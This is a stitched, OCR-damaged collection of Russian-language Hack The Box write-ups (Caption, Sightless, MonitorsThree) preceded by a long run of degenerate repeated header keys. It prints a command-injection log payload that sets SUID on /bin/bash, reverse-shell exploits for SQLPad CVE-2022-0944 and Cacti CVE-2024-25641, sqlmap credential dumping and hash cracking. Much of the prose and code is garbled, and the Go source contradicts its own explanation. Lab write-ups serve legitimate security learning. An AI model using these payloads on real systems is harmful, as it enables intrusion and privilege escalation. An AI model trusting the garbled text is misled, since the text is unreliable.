'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-version-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-cipher-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-info-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-tls-client-cert-content-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-connection-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '1', 'x-forwarded-for-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-host-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-port-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-proto-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-uri-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-method-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-path-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-protocol-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop-hop': '', 'x-forwarded-request-hop-hop-hop-hop-hop-hop-hop-hop-hop-
```

HTB CAPTION

ЭКСПЛУАТИРУЕМ ВЕБ-УЯЗВИМОСТИ И АТАКУЕМ ПРИЛОЖЕНИЕ НА THRIFT

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Варианты дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, но из важной можно отметить только список прослушиваемых локально портов. На хосте открыт порт 9090, который по умолчанию установлен в приложении из репозитория LogService.

```
╔══════════╣ Active Ports
╚══════════╣ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3923          0.0.0.0:*               LISTEN      1312/python3
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      1315/python3
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6881          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6882          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8888            0.0.0.0:*               LISTEN      1314/java
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Список прослушиваемых портов

В коде приложения LogService есть уязвимость, дающая возможность злоумышленнику внедрять команды ОС в пользовательский ввод (строки 42–43). Однако приложение написано на основе Thrift, и до этого блока кода нужно как-то дотянуться.

```
caption.htb/0080/main/cogservice/bin/main/server.go
1   import (
2       "context"
3       "net"
4       "log"
5       "os"
6       "bufio"
7       "regexp"
8       "time"
9       "github.com/apache/thrift/lib/go/thrift"
10      "strings"
11      "log_service"
12  )
13
14  type logServiceHandler struct{}
15
16  func (l *logServiceHandler) ReadLogFile(ts context.Context, filePath string) (r string, err error) {
17      file, err := os.Open(filePath)
18      if err != nil {
19          return "", fmt.Errorf("error opening log file: %v", err)
20      }
21      defer file.Close()
22      isMagpie := regexp.MustCompile(`\b(?:\d{1,3}\.){3}\d{1,3}\b`)
23      userAgentRegex := regexp.MustCompile(`user-agent:"([^"]+)"`)
24      outputFile, err := os.Create("output.log")
25      if err != nil {
26          log.Fatalf("Error creating output file", err)
27          return
28      }
29      defer outputFile.Close()
30      scanner := bufio.NewScanner(file)
31      for scanner.Scan() {
32          line := scanner.Text()
33          ip := isMagpie.FindString(line)
34          matchesUserAgent := userAgentRegex.FindStringSubmatch(line)
35          var userAgent string
36          if len(matchesUserAgent) > 1 {
37              userAgent = matchesUserAgent[1]
38          }
39          timestamp := time.Now().Format(time.RFC3339)
40          if ip != "" && ip != "127.0.0.1" && ip != "127.0.0.53" && ip != "127.0.0.1" && ip != "127.0.0.53" && ip != "" {
41              fmt.Fprintf(outputFile, "%s %s %s\n", ip, timestamp, "%s -> %s:%s\n", ip, ip, userAgent, timestamp)
42              log.Printf("%s %s %s\n", ip, timestamp, "%s -> %s:%s\n", ip, ip, userAgent, timestamp)
43          }
44      }
45      return "Log file processed", nil
46  }
47
48  func main() {
49      handler := &logServiceHandler{}
50      processor := log_service.NewLogServiceProcessor(handler)
51      transport, err := thrift.NewTServerSocket(":9090")
52      if err != nil {
53          log.Fatalf("Error creating transport %v", err)
54      }
55
56      server := thrift.NewTSimpleServer4(processor, transport, thrift.NewTTransportFactory(), thrift.NewTBinaryProtocolFactoryDefault())
57      log.Printf("Starting the server...")
58      if err := server.Serve(); err != nil {
59          log.Fatalf("Error occurred while serving: %v", err)
60      }
61  }
```

Исходный код LogService

Thrift — это кросс-языковой фреймворк для разработки сетевых приложений. Он предоставляет средство для описания API приложений и автоматически генерирует код для реализации клиент-серверного взаимодействия на разных языках программирования. Так как на удаленной машине работает сервер Thrift с методом **ReadLogFile**, нам нужно реализовать клиент Thrift, вызывающий этот метод и передающий в него путь к локальному файлу с логами.

Метод **ReadLogFile** парсит файл и подставляет данные в команду **echo**. В результате если файл будет содержать строку **127.0.0.1 "user-agent:"'; /bin/bash /tmp/privesc.sh #"**, то **exec.Command** выполнит цепочку команд, включая скрипт **/tmp/privesc.sh**.

Создадим на удаленной машине два файла: **/tmp/expl.log** и **/tmp/privesc.sh**, после чего дадим права на выполнение.

```
# /tmp/expl.log
127.0.0.1 "user-agent:"'; /bin/bash /tmp/privesc.sh #"

# /tmp/privesc.sh
chmod u+s /bin/bash
```

Перейдем к написанию клиента, для чего сначала установим Thrift.

```
sudo apt install thrift-compiler
pip install thrift
```

Теперь нужно подготовить определение сервиса LogService с методом **ReadLogFile**. Файл **log_service.thrift** должен иметь следующее содержимое:

```
namespace go log_service

service LogService {
  string ReadLogFile(1: string filePath)
}
```

Используя thrift-компилятор на основе **log_service.thrift**, сгенерируем код на Python.

```
thrift -r --gen py log_service.thrift
```

В текущей директории появится каталог **gen-py**, который будет содержать файлы с интерфейсами, типами данных, константами и прочей подобной информацией. Внутри **gen-py** напишем простенький клиент, который будет вызывать метод **ReadLogFile** и передавать путь к файлу **/tmp/expl.log**. С Thrift я работаю впервые, и следующий код сделан с помощью ChatGPT, поэтому оставлю все написанные им комментарии.

```
from thrift import Thrift
from thrift.transport import TSocket
from thrift.transport import TTransport
from thrift.protocol import TBinaryProtocol
# Импортируем сгенерированный код
from gen_py.LogService import LogService

def main(log_file_path):
    # Создаем сокет и указываем адрес и порт сервера
    transport = TSocket.TSocket('127.0.0.1', 9090)

    # Устанавливаем буферированный транспорт
    transport = TTransport.TBufferedTransport(transport)

    # Используем бинарный протокол
    protocol = TBinaryProtocol.TBinaryProtocol(transport)

    # Создаем клиент для взаимодействия с сервисом LogService
    client = LogService.Client(protocol)

    # Открываем транспортное соединение
    transport.open()

    try:
        # Вызываем метод ReadLogFile на сервере
        client.ReadLogFile(log_file_path)
    except Thrift.TException as tx:
        print(f"Thrift exception: {tx.message}")

    transport.close()

# Пример использования:
log_file_path = '/tmp/expl.log'
main(log_file_path)
```

Так как порт на сервере прослушивается только для 127.0.0.1, нужно будет прокинуть его на свой хост с помощью SSH.

```
ssh -i id_ecdsa margo@caption.htb -L 9090:127.0.0.1:9090
```

После выполнения этой команды весь трафик, который мы пошлем на локальный порт 9090, будет туннелирован на порт 9090 указанного хоста (в данном случае 127.0.0.1) через SSH-хост.

Теперь запускаем наш код и проверяем права файла **/bin/bash**.

```
margo@caption:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1396520 Mar 14  2024 /bin/bash
```

Права файла /bin/bash

Скрипт **/tmp/privesc.sh** отработал, и файл командной оболочки получил S-бит.

Справка: бит SUID

Когда у файла установлен атрибут setuid (S-атрибут), обычный пользователь, запускающий этот файл, получает повышение прав до пользователя — владельца файла в рамках запущенного процесса. После получения повышенных прав приложение может выполнять задачи, которые недоступны обычному пользователю. Из-за возможности состояния гонки многие операционные системы игнорируют S-атрибут, установленный shell-скриптам.

Таким образом, мы можем запустить bash в контексте **root**.

```
root@caption:/home/margo
/bin/bash -p
bash-5.1# id
uid=1000(margo) gid=1000(margo) euid=0(root) egid=0(root) groups=0(root),1000(margo)
bash-5.1# cat /root/root.txt
de091fcd594cc2e0e73d817e2554372
bash-5.1#
```

Флаг рута

Машина захвачена!

HTB SIGHTLESS

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	07 Sep 2024	Easy	20

Захватываем хост через отладочный режим Chrome и панель Froxlor

Raffacker
hackerraffa@Gmail.com

В сегодняшнем разборе мы проведем разведку на сайте, затем используем уязвимость в SQLRipd. Получив сессию в Docker, выйдем из него через разновед reuse и соберем информацию о основной системы. Отладочный режим Chrome позволяет подключиться к удаленному движку и перехватить учетные данные для администрирования Froxlor.

Наша цель — получение прав суперпользователя на машине Sightless с учебной площадки Hack The Box. Уровень задания — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.32    sightless.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет злоумышленнику узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -sSports -t $1
```

Он действует в два этапа. На первом производится быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
Nmap scan report for sightless.htb (10.10.11.32)
Host is up (0.44s latency).
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ?
| fingerprint-strings:
|  GenericLines, NULL, RTSP, SSL/TLS, TerminalServerCookie, X11Probe, ftp-data:
|  220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.10.11.32]
|  Invalid command: try being more creative
|  500 Unknown command or illegible parameters
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu-3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|  256 80:d0:de:b7:77:56:3f:f6:cf:2a:de:cb:91:a5:33:fb (ECDSA)
|  256 90:de:be:27:77:3b:b6:d1:5f:16:1b:9e:78:d8:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Sightless.htb
```

Результат работы скрипта

Сканер нашел три открытых порта:


- 21 — служба FTP;
- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер nginx 1.18.0.

Давай посмотрим, что нам покажет веб-сервер:

Главная страница сайта


ТОЧКА ВХОДА

На сайте можно найти список сервисов, некоторые ведут на новые домены:



Сервисы на сайте

SQLRipd ведет на новый домен — `sqlpad.sightless.htb`



Адрес сервиса


Чтобы доменное имя резолвилось, надо добавить запись в файл `/etc/hosts`:

```
10.10.11.32 sightless.htb sqlpad.sightless.htb
```

После создания записи обновляем страницу и получаем доступ к сервису SQLRipd.

Главная страница SQLRipd


SQLRipd — это веб-приложение для написания и выполнения SQL-запросов, а также визуализации результатов. Сервис поддерживает большое количество баз данных. В параметрах сервиса посмотрим версию:



Параметры установленной версии SQLRipd


ТОЧКА ОПОРЫ

Первым делом стоит проверить, есть ли для найденного софта готовые эксплоиты. Помогает в этом, как всегда, Google.



Поиск эксплоитов в Google

Мне удалось наткнуть уязвимость CVE-2022-0944 в SQLRipd до версии 6.10.1 включично github.com/sqlpad, что приводит к удаленному выполнению кода.



Описание уязвимости SQLRipd

Воспользуемся автоматизированным эксплоитом, которому нужно передать URL SQLRipd, а также адрес и порт листенера для реверс-шелла.

Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем с твоих сервисов подготавливаем к work, чтобы выполнять команды от лица пользователя, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушателя».

Предварительно запустим листенер pwncat-cs.

```
pwncat-cs -lp 4321
```

```
python3 exploit.py http://sqlpad.sightless.htb/ 10.10.16.25 4321
```

```
python3 exploit.py http://sqlpad.sightless.htb/ 10.10.16.25 4321
Response status code: 400
Response text: {"errors":[{"msg":"Connect ECONNREFUSED 127.0.0.1:2300"}]}
Publish seed job seems responded with status code 400. Check your listener
```

Результат выполнения эксплоита

В окне листенера получаем сессию от имени пользователя `root`. По имени хоста становится ясно, что мы находимся в докер-контейнере.

```
[17:27:15] Welcome to pwncat 🐈!
[17:29:05] bind to 0.0.0.0:4321 from [0.0.0.0:4321]
[17:29:05] 10.10.11.32:37750 registered new host w/ db
(local) pwncat$ connect
[17:29:07] received connection from /var/lib/sqlpad (d
[17:29:07] gained privilege(s) sqlpad/root
[17:29:07] root@1b9118bf5b8f /var/lib/sqlpad (d
```

Сессия от имени root в контейнере

Продолжение статьи →

HTB SIGHTLESS

ЗАХВАТЫВАЕМ ХОСТ ЧЕРЕЗ ОТЛАДОЧНЫЙ РЕЖИМ CHROME И ПАНЕЛЬ FROXLOR

ПРОДВИЖЕНИЕ

Теперь нам необходимо собрать информацию. Источников информации очень много, и, чтобы не держать их все в голове, были разработаны скрипты PEASS. Загрузим на целевой хост скрипт для Linux, дадим право на выполнение и запустим сканирование:

Смотрим вывод, но на этот раз ничего интересного не находим. Однако у нас есть root в рамках контейнера, а значит, мы можем получить хеши паролей системных пользователей Linux из файла **/etc/shadow** и попробовать подобрать к ним пароли.

```
[sys_info] Linux version 5.15.0-105-generic (buildd@lcy02-amd64-051) (gcc (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #1 SMP Fri Sep 8 05:16:14 UTC 2023
[sys_info] Distributor ID: Ubuntu
[sys_info] Description: Ubuntu 22.04.3 LTS
[sys_info] Release: 22.04
[sys_info] Codename: jammy
[mounted] /dev/vda1 on /dev/termination-root type ext4 (rw,relatime,discard,errors=remount-ro,commit=30,data=ordered)
[mounted] /dev/vda1 on /home/.ssh/authorized_keys type ext4 (rw,relatime,discard,errors=remount-ro,commit=30,data=ordered)
[mounted] /dev/vda1 on /home/.ssh/id_rsa type ext4 (rw,relatime,discard,errors=remount-ro,commit=30,data=ordered)
[mounted] /dev/vda1 on /home/.ssh/id_rsa.pub type ext4 (rw,relatime,discard,errors=remount-ro,commit=30,data=ordered)
[mounted] /dev/vda1 on /home/.ssh/id_rsa.key
```

взлом

HTB MONITORSTHREE

Easy | Linux | 20 Sep 2025 | Machine | Author: Ruthless

Используем SQL-инъекцию и бэкап Duplicati при атаке на веб-сервер

В сегодняшнем райтапе мы проведем атаку на веб-сервер, используя SQL-инъекцию для обхода аутентификации, взломаем хеш пароля, найдем зашифрованный бэкап и сервер приложения «Duplicati» с уязвимостью, позволяющей получить root-доступ.

Ваша цель — получить root-доступ на машине MonitorsThree с любой машины Kali Linux. Запишите ответы на задания — сделаем.

WARNING

Подписчики с жизнями с VIP рекомендуется с применением средств анонимизации и мер технических. Не дай отлететь с комьютером, при работе с ресурсами, не стоит, а то вдруг вскроет кто-то другие системчики.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в /etc/hosts

```
10.10.11.30    monitorsthree.htb
```

Я запускаю сканирование портов:

```
sudo nmap -sS -sV -sC -p- --min-rate=1000 -Pn -vv -oN nmap/initial.txt monitorsthree.htb
```

Опция -sS — сканирование TCP SYN (полуоткрытое).
-sV — определение версий сервисов.
-sC — запуск скриптов Nmap по умолчанию.
-p- — сканировать все 65535 портов.
--min-rate=1000 — не ниже 1000 пакетов в секунду.
-Pn — пропустить пинг (считать хост доступным).
-vv — подробный вывод.
-oN nmap/initial.txt — сохранить вывод в файл nmap/initial.txt.

Но сейчас я для этого. Но можно посмотреть общие выгоды на сервисы:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.7p1 Debian 7+deb12u7 (protocol 2.0)
80/tcp open  http    nginx 1.18.0
```

Я запускаю сканирование портов:

Открываю сервер в браузере и вижу:

ТОЧКА ВХОДА

На сайте есть форма логина, а также возможность сбросить пароль.

В нем можно попасть воспользовавшись для авторизации, я для данной статьи заполнил с разведкой. Следующий шаг — сканирование сайта на предмет интересных папок/файлов и файлов:

Сервис сканирования хоста с flaf

Сервис для поиска уязвимостей для тестирования безопасности веб-приложений. Сервис использует инструмент Dirsearch для сканирования веб-приложений на предмет скрытых файлов и директорий. Также Nuclei. Так сервис использует сторонние инструменты, нужно ввести:

- **-u** — указывает на использование основного интерфейса Nuclei.
- **-t** — задает шаблоны для сканирования.
- **-o** — сохраняет результаты в файл.
- **-v** — включает подробный вывод.
- **-h** — отображает справку.

Пример использования сервиса flaf:

```
flaf -t /home/user/templates -u 'Host: FUZZ.monitorsthree.htb' -o subdomains-top1m21tec-110000.txt -v 127.0.0.1:17000
```

Я запускаю еще один подобный. Обновляем запись в файле /etc/hosts и сканируем сайт через Nuclei:

```
10.10.11.30 monitorsthree.htb cacti.monitorsthree.htb
```

В этой версии есть уязвимость CVE-2024-25641 , которая позволяет загрузить злонамеренный файл сайта и также обрезка полезных данных.

Вернемся на первый шаг и проверим формы авторизации и смены пароля. Меняем пароль на «password». Так, авторизуюсь **admin** и **1**=1 — получаю «ошибку».

ТОЧКА ОПОРЫ

В браузере подсмотрим в версии разработчика и отправим в сервер файл на сервер. Для этого сервера, а затем посмотреть данные:

Теперь посмотрим файл в **wpdmpp** и нужно, пока учитнем подробнее загрузку для сайта:

```
sqlmap -r req.txt --batch
```

Теперь получим базы данных на сервере (параметр **--dbs**). Запрос будет использовать нефиксированное равное запросу:

```
sqlmap -r req.txt --batch --dbs
```

Мы интересуют базы данных **monitorsthree_db** по причине данных идет очень долго, поэтому попробуем запросить информацию из столбцов **username** и **password** таблицы «0» таблицы **users** (параметр **-T**):

```
sqlmap -r req.txt --batch -D monitorsthree_db -T users -C username,password --dump
```

Отправляем хеши в DeadHedge и добываем пароль для учетной записи **admin**:

С полученными учетными данными успешно авторизуемся на сайте:

Shell RCE

Есть доступ к данным пользователя CMS Cacti.

Так как у нас есть есть возможность загрузить файлы на сервер запустить найденную уязвимость в стороне сервера (CVE-2024-25641). Попробуем выполнить команду:

```
python3 CVE-2024-25641.py -u admin -p greenscat1985 -i -LP http://cacti.monitorsthree.htb/cacti/
```

Команда успешно отработала, а значит, через RCE можно выполнить команды сайта. Я отправляюсь реверс-шелл сервера (слушаем локальный порт Netcat Linux Version):

Запускаем листенер:

```
nc -lvnp 1337
```

И выполняем реверс-шелл сервера в формате Bash. Потом сразу получаем сессию пользователя **www-data**:

ПРОДВИЖЕНИЕ

Так как мы могли выполнять команды от имени пользователя, первым делом при сканировании данных в базе данных. Учетные данные для подключения к мой получим из файла /var/www/html/cacti/include/config.php:

Подключаемся к базе **cacti** с данным логином и вводом пароля **root_path**:

```
mysql -u root -p
use cacti;
select username,password from user_auth;
```

Отправляем на DH. Для пользователя **marcus** я смогу несколько секунд получаем хешь, потом пароль.

```
hashcat -m3200 -O -a3 hash.txt rockyou.txt
hc.bin -m3200 -O -a3 -w3 -O -S -D1,2 hash.txt rockyou.txt
```

Пользователь **marcus** является в системе, поэтому переходим и его данные с помощью **su** с полученным паролем root:

Продолжение тут ↓

HTB MONITORSTHREE

ИСПОЛЬЗУЕМ SQL-ИНЪЕКЦИЮ И БЭКАП DUPLICATI ПРИ АТАКЕ НА ВЕБ-СЕРВЕР

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам необходимо собрать информацию. В будущем использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ к системе от имени пользователя? Ответ на этот фундаментальный вопросник и повышение привилегий помогает определить, какие векторы атаки могут сработать. Чтобы найти такие векторы, нужно проверить кучу мелких и не очень. Проект linpeas-ng (также linpeas, winpeas, macpeas) — набор скриптов, которые автоматизируют сбор информации, которая и нужна для подробной оценки с потенциально интересным выводом, выделяя и выделяя подробный отчет с потенциально интересным выводом.

Загрузим на удаленный хост скрипт для Linux, задаем правах на выполнение и начинаем сканирование. Следим скриптам, что интересного нашлось.

У текущего пользователя есть приватный ключ SSH. Его мы можем, конечно, забрать и получить полноценную оболочку.

```
╔══╣ Hostnames, hosts and DNS
monitorsthree.htb
127.0.0.1 localhost monitorsthree.htb
127.0.1.1 monitorsthree
127.0.0.53 localhost
127.0.0.2 localhost
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
╔══╣ Interfaces with network access through IPv6
eth0  Global: dead:beef:2::250:56ff:fe94:ccb7
eth0  Global: dead:beef:2::1000
eth0  Global: dead:beef:2::1001
eth0  Global: dead:beef:2::1002
eth0  Global: dead:beef:2::1003
eth0  Global: dead:beef:2::1004
eth0  Global: dead:beef:2::1005
eth0  Global: dead:beef:2::1006
eth0  Global: dead:beef:2::1007
eth0  Global: dead:beef:2::1008
eth0  Global: dead:beef:2::1009
eth0  Global: dead:beef:2::100a
eth0  Global: dead:beef:2::100b
eth0  Link: fe80::250:56ff:fe94:ccb7
lo  Link: fe80::1
╔══╣ Cron jobs
/usr/bin/flock -n /tmp/fetchmail.lock /usr/local/bin/fetchmail
╔══╣ Services
lrwxrwxrwx 1 root root 39 Jan 29 2023 /etc/rc0.d/K01cron -> ../init.d/cron
lrwxrwxrwx 1 root root 39 Jan 29 2023 /etc/rc1.d/K01cron -> ../init.d/cron
lrwxrwxrwx 1 root root 39 Jan 29 2023 /etc/rc2.d/S01cron -> ../init.d/cron
lrwxrwxrwx 1 root root 39 Jan 29 2023 /etc/rc3.d/S01cron -> ../init.d/cron
